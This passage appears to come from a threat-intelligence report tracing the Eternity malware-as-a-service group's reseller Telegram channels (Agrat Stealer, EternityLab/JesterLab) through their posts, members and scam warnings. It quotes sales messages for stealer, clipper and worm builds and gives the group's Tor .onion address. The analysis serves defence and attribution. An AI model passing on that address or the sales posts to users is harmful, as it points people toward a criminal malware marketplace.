


Figure 73. Message forwarded from *LightMan* user on *Eternity Project* Telegram channel.

3.3. Agrat Stealer

In mid-February, a highly similar group started posting on a new Telegram channel (@agrat_project).

Once again, analyzing the main information posted on the Telegram channel in a timeline, it can be seen that the tools offered are equivalent to the ones being sold by the *Eternity* group.




Figure 74. Main events of AgratProject Telegram channel

There are also several similarities in messages types and styles between Agrat and Eternity channels, such as:




Figure 75. Similarities between Agrat and Eternity Telegram channels




Figure 76. Highly similar messages in Agrat and Eternity Telegram channels

A UfoLab user, identified as “BlackNinja”, posted about the similarities between Agrat stealer and Eternity stealer, while the user was also complaining about several malfunctions in the stealer’s builder. *AgratProject* user explained that it is not a copycat but another re-seller of the same product, pointing to a different developer, possibly *LightMan*, as previously stated.




Figure 77. AgratProject explaining that Agrat Stealer and Eternity Stealer have the same developer.

At the time of writing, no samples have been identified as Agrat-related, but they are most likely equivalent to those used by *EternityProject*

3.4. EternityLab (@JesterLab) Telegram Channel

Another interesting Telegram channel is “@JesterLab”, which is associated with “@principedibeler” Telegram user.

It started posting on 29th November 2021, offering different tools associated with Jester’s arsenal, such as Jester Stealer, Trinity XMR Silent Miner or Lilith Botnet, among others.

That same day a post indicated that the “JesterLab” team was formed by two members: “@voipdiprincipedibeler2” and “@drkust0m”. The last one is identified as a member of “M4nifest0 (M4) Black Hat Security Team” in “M4nifest0” Telegram Channel. On their website the group offers different products related to hacking, cracking and carding.




Figure 78. @drkust0m identified as a “M4nifest0” member.

On 14th January 2021, the channel alerted of a scammer, referring to “@Jester_Stealer” channel.



Figure 79. Warning that @Jester_Stealer channel is a scammer.

On 13rd January 2022 the channel began offering Eternity products, starting with Eternity Worm. Eternity Stealer was first offered on 2nd February 2022.

It is also interesting that some messages were forwarded from “Eternity Project” channel.



Figure 80. Message forwarded from "Eternity Project" Telegram channel.

In other occasions, the messages posted in both channels are mostly the same. In the image below it can also be observed that both channels refer to the same Tor URL.

SAME MESSAGES

EternityLab
Apr 07, 22:38

📁 Some random logs for those who are interested in how Stealer reports looks like

logs.rar

👁 124 | ➡ 5

Eternity Project
Apr 07, 22:37

📁 Some random logs for those who are interested in how Stealer reports looks like

logs.rar

👁 394 | ➡ 12

EternityLab
Apr 10, 18:33

🌐 Our website in tor network:
malwarewrn7fvd7zq243d74dxs3ca4wh5kw6i2opkzeusuoajtdj5yd.onion

👁 98 | ➡ 2

Eternity Project
Apr 10, 12:06

🌐 Our website in tor network:
malwarewrn7fvd7zq243d74dxs3ca4wh5kw6i2opkzeusuoajtdj5yd.onion

👁 382 | ➡ 5

HIGHLY SIMILAR MESSAGES

EternityLab
Apr 07, 24:28

⚠ All who purchased Stealer, Clipper or Worm please generate new builds. Old builds will be disabled in 3 days. We transferred our log-receiver to new hosting, all logs will come faster now.

👁 123 | ➡ 2

Eternity Project
Apr 07, 12:08

⚠ All who purchased Stealer, Clipper or Worm. Please generate new builds!

👁 273 | ➡ 0

Figure 81. Similarities between EternityLab and Eternity Project messages.

On 15th and 16th February 2022, some messages informed about new possible scammers that would be allegedly impersonating one of the JesterLab members:




Figure 82. New messages warning about other scammer.

Another interesting post appeared on 19th February 2022, indicating that “@EternityDeveloper” is also a scammer. The post was deleted a minute after it was published. This is an odd message because “@EternityDeveloper” appears as Admin in the *Eternity Project* channel, from which, as said before, some messages were forwarded.




Figure 83. Message pointing to @EternityDeveloper as a scammer

Furthermore, on May 21, 2022, new references to the same Telegram profile are observed, in this case redirecting customers to that account in order to obtain a new beta version.

